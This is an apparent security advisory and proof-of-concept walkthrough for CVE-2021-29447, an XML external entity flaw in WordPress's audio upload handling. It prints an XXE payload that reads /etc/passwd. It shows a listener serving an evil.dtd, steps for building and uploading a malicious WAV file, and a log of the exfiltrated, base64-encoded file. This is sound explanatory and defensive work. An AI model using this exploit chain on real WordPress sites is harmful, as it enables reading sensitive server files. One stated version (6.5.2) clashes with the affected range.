SAFE SECURITY

XML External Entity

via MP3 File Upload on WordPress

CVE 2021-29447

V.11.06.21.01

SAFE SECURITY


Table of Contents

1. Introduction

1.1 What is XXE?

XML External Entity injection (XXE) is a vulnerability of the web security domain that allows an attacker to hinder the web application's XML data processing techniques. Upon a successful XXE attack execution, an attacker can access the sensitive files on the application server's file system. It can also allow access to other back-end or external systems that the application itself can access.

An attacker who knows what he is doing can leverage an XXE attack to reveal the underlying structure of a web server, which can allow him to execute a server-side request forgery (SSRF) attack.




1.2 Mitigation of XXE

OWASP suggests the following in prevention against XML External Entities attacks:

- Using less complex data formats such as JSON, and avoiding serialization of sensitive data, whenever possible to incorporate
- Patching or upgrading all XML processors and libraries being used by your application or on the OS being used. Incorporating dependency checkers in the workflows and updating SOAP to SOAP v1.2 or above.
- Disabling XXE and DTD processing in all XML parsers in the application, as per the OWASP Cheat Sheet 'XXE Prevention'.
- Implementing positive ("whitelisting") server-side input validation, screening, or sanitisation to prevent hostile data within XML documents, headers, or nodes.

1.3 About WordPress

WordPress is an open-source content management system that is written in PHP and is managed by mySQL database. It being open-source translates to it being accessible to anyone for content publishing online, managing both the front-end and the back-end of the website, hassle free. It is one of the most popular source of website creation worldwide.



Source: Usage statistics of Content Management Systems, W3Techs, 2020

2.0 About the Vulnerability

A user with the ability to upload files on a WordPress Server can exploit an XML parsing issue in the Media Library (here using MP3 file upload) leading to an XXE attack.
This requires WordPress installation to be using PHP 8.
A successful implementation of this XXE attack can lead to an attacker gaining access to the sensitive files like /etc/passwd of the file system.
The file /etc/passwd stores critical user information in a file system.

WordPress utilises the ID3 library to parse information and metadata of an audio file uploaded in the Media Library of the web application server. That library was found to be vulnerable to the XML External Entity attack.

Audio file format MPEG layer I, layer II and layer III (MP3) need to store the audio metadata (such as Artist name, Album name, Genre, etc). This is where ID3 comes into play.
It is a small byte of data attached at the end of the audio file to carry identification information about that file. The tag has 128 bytes (125 bytes + 3 bytes of "TAG" prefix) and follows the following format:

Song Title	Artist	Album	Year	Comment	Genre
30 Character	30 Character	30 Character	4 Character	30 Character	1 byte

The .wav file is an instance of a Resource Interchange File Format (RIFF) that is a tagged file format. It has a specific container format (a chunk) that includes a four-character tag and the size (number of bytes) of the chunk.
As a derivative of RIFF, WAV files can be tagged with metadata in the INFO chunk and one of the usable metadata is called iXML.
iXML is an open standard for the inclusion of location sound metadata in Broadcast WAVE audio files, video files, and also IP video and audio stream
Once a .wav file is uploaded, the wp_read_audio_metadata() WordPress function extracts audio information from the iXML metadata included in $thisfile_riff_WAVE['iXML'][0]['data'] variable that can contain malicious XXE.

For example, a peculiar XML format:

```
<!DOCTYPE foo [ <!ENTITY ext SYSTEM "file:///etc/passwd" > ]>
<foo><bar>&ext;</bar><foo>
```

Therefore, when the malicious XML is parsed by the server, the attacker can read the /etc/passwd file's content by assigning it to the "ext" entity and then display its value inside the XML document

2.1 Affected Versions

WordPress v5.6.0 to v5.7.0 (Patched in v5.7.1)

2.2 CVSS Score

CNA

GitHub, Inc.

Base Score

7.1 HIGH 🟥⬜⬜⬜⬜

Vector:

CVSS:3.1/AV:N/AC:L/PR:L/UI:N/S:U/C:H/I:L/A:N

2.3 Mitigation

Upgrading to WordPress v5.7.1 and above by downloading from WordPress.org, or from your Dashboard → Updates and click Update Now.

3.0 Exploitation

3.1 Prerequisites

1. Wordpress (v5.6.0 to v5.7.0) running on PHP v8.0
2. Node version 14.17.0
3. XAMPP (or Docker if running the environment in a Docker container)
4. The Payload (the malicious .wav file)

Note:

- It is important to note that if we are running a docker container with this configuration, we would have to gain access to that container's shell to modify the wp-config.php file of that container running WordPress to prevent the auto-update feature from updating the Wordpress to v5.7.1 as this vulnerability has been patched in that version.


- The resources to create the payload can be accessed from the following Git repository: https://github.com/Vulnmachines/wordpress_cve-2021-29447

3.2 Setting up the environment

We will be needing a vulnerable WordPress version (v5.6 to 5.7) running on localhost or a docker container. Make sure to turn the Auto-update feature off by adding the following line in the WordPress directory's wp-config.php file:

```
define( 'WP_AUTO_UPDATE_CORE', false );
```

To showcase the proof of concept for this vulnerability, we had set up WordPress v6.5.2 in advance running PHP version 8.0.


localhost/CVE29447/wp-admin/setup-config.php?step=2

All right, sparky! You've made it through this part of the installation. WordPress can now communicate with your database. If you are ready, time now to...

Fig. 1.0

3.2 Setting up the environment

Once your WordPress website is up and running on localhost, visit the website management section by visiting the /wp-admin page.

A similar page will be displayed. Click on the Media tab in the menu on the left side.
We will be greeted by a page shown below:





Fig. 2.0

Now we will minimise that page and prepare for listening for the malicious .wav file upload.
We will run the following command, opening a port 8001 on 0.0.0.0 targeting the www folder.

```
php -S 0.0.0.0:8001 -t www
```



```
C:\Windows\System32\cmd.exe - php -S 0.0.0.0:8001 -t www
Microsoft Windows [Version 10.0.19042.870]
(c) 2020 Microsoft Corporation. All rights reserved.

C:\Users\Volted User\Downloads\wordpress_cve-2021-29447\wordpress_cve-2021-29447\CVE-2021-29447>php -S 0.0.0.0:8001 -t www
[Wed May 26 22:33:19 2021] PHP 8.0.6 Development Server (http://0.0.0.0:8001) started
```


Fig. 3.0

Now we are listening for the evil.dtd file in the www folder that will be triggered by the malicious .wav file upload.

3.3 Creating the malicious .wav file

The contents of the Git repository contain a folder named malicious_wav.
We will open that folder and run the command prompt there. The exploit.wav file will be created from the index.js file present in that directory.


Run the following command to create the exploit.wav file in that folder:
> node index.js



```
Microsoft Windows [Version 10.0.19042.870]
(c) 2020 Microsoft Corporation. All rights reserved.

C:\Users\Volted User\Downloads\wordpress_cve-2021-29447\wordpress_cve-2021-29447\CVE-2021-29447\malicious_wav>node --version
v14.17.0

C:\Users\Volted User\Downloads\wordpress_cve-2021-29447\wordpress_cve-2021-29447\CVE-2021-29447\malicious_wav>node index.js

C:\Users\Volted User\Downloads\wordpress_cve-2021-29447\wordpress_cve-2021-29447\CVE-2021-29447\malicious_wav>
```

Fig. 4.0

The exploit file will be created. We will have to upload this file to the WordPress's upload section.



```
Name                 Date modified        Type             Size
node_modules         5/26/2021 9:49 PM    File folder
exploit              5/26/2021 10:35 PM   WAV File         1 KB
index                5/26/2021 9:49 PM    JavaScript File  1 KB
package.json         5/26/2021 9:49 PM    JSON File        1 KB
package-lock.json    5/26/2021 9:49 PM    JSON File        1 KB
```

Fig. 5.0

3.4 Exploit

Once the exploit.wav file is created and the listening port is open on the www folder, we will drag and drop the exploit file on the web page as shown below:




Fig. 6.0





Fig. 6.1

3.4 Exploit


The command prompt where we had opened a listening port will show the following output. This is a base-64 encoded text that we have to decode to interpret the meaning behind it.



```
C:\xampp\htdocs\behive\CVE-2021-29447>php php -S 0.0.0.0:8001 -t www
[Wed May 26 22:40:03 2021] 127.0.0.1:57524 Accepted
[Wed May 26 22:40:03 2021] 127.0.0.1:57524 [200]: (null) /evil.dtd
[Wed May 26 22:40:03 2021] 127.0.0.1:57524 Closing
[Wed May 26 22:40:03 2021] 127.0.0.1:57525 Accepted
[Wed May 26 22:40:03 2021] 127.0.0.1:57525 [404]: (null) /?p=cm9vdDp4OjA6MDpyb29
0Oi9yb290Oi9iaW4vYmFzaApiaW46eDoxOjE6YmluOi9iaW46L3NiaW4vbm9sb2dpbgpkYWVtb246eDo
yOjI6ZGFlbW9uOi9zYmluOi9zYmluL25vbG9naW4KYWRtOng6Mzo0OmFkbTovdmFyL2FkbTovc2Jpbi9
ub2xvZ2luCmxwOng6NDo3OmxwOi92YXIvc3Bvb2wvbHBkOi9zYmluL25vbG9naW4Kc3luYzp4OjU6MDp
zeW5jOi9zYmluOi9iaW4vc3luYwpzaHV0ZG93bjp4OjY6MDpzaHV0ZG93bjovc2Jpbjovc2Jpbi9zaHV
0ZG93bgpoYWx0Ong6NzowOmhhbHQ6L3NiaW46L3NiaW4vaGFsdAptYWlsOng6ODoxMjptYWlsOi92YXI
vc3Bvb2wvbWFpbDovc2Jpbi9ub2xvZ2luCm5ld3M6eDo5OjEzOm5ld3M6L2V0Yy9uZXdzOgp1dWNwOng
6MTA6MTQ6dXVjcDovdmFyL3Nwb29sL3V1Y3A6L3NiaW4vbm9sb2dpbgpvcGVyYXRvcjp4OjExOjA6b3B
lcmF0b3I6L3Jvb3Q6L3NiaW4vbm9sb2dpbgpmdHA6eDoxNDo1MDpGVFAgVXNlcjovdmFyL2Z0cDovc2J
pbi9ub2xvZ2luCm5vYm9keTp4Ojk5Ojk5Ok5vYm9keTovOi9zYmluL25vbG9naW4= - No such file
 or directory
[Wed May 26 22:40:03 2021] 127.0.0.1:57524 Closing
```

Fig. 7.0

We can copy and paste the content above into a base-64 decoder of your liking.



```
root:x:0:0:root:/root:/bin/bash
bin:x:1:1:bin:/bin:/sbin/nologin
daemon:x:2:2:daemon:/sbin:/sbin/nologin
adm:x:3:4:adm:/var/adm:/sbin/nologin
lp:x:4:7:lp:/var/spool/lpd:/sbin/nologin
sync:x:5:0:sync:/sbin:/bin/sync
shutdown:x:6:0:shutdown:/sbin:/sbin/shutdown
halt:x:7:0:halt:/sbin:/sbin/halt
mail:x:8:12:mail:/var/spool/mail:/sbin/nologin
news:x:9:13:news:/etc/news:
uucp:x:10:14:uucp:/var/spool/uucp:/sbin/nologin
operator:x:11:0:operator:/root:/sbin/nologin
```

Fig. 8.0

Once decoded, you will see that this is the content of /etc/passwd file. Using this, the attacker can access the user information of that system.

4.0 References

- https://www.packetlabs.net/xml-external-entity-injection-xxe/
- https://portswigger.net/web-security/xxe
- https://blog.wpsec.com/wordpress-xxe-in-media-library-cve-2021-29447/
- https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2021-29447
- https://github.com/Vulnmachines/wordpress_cve-2021-29447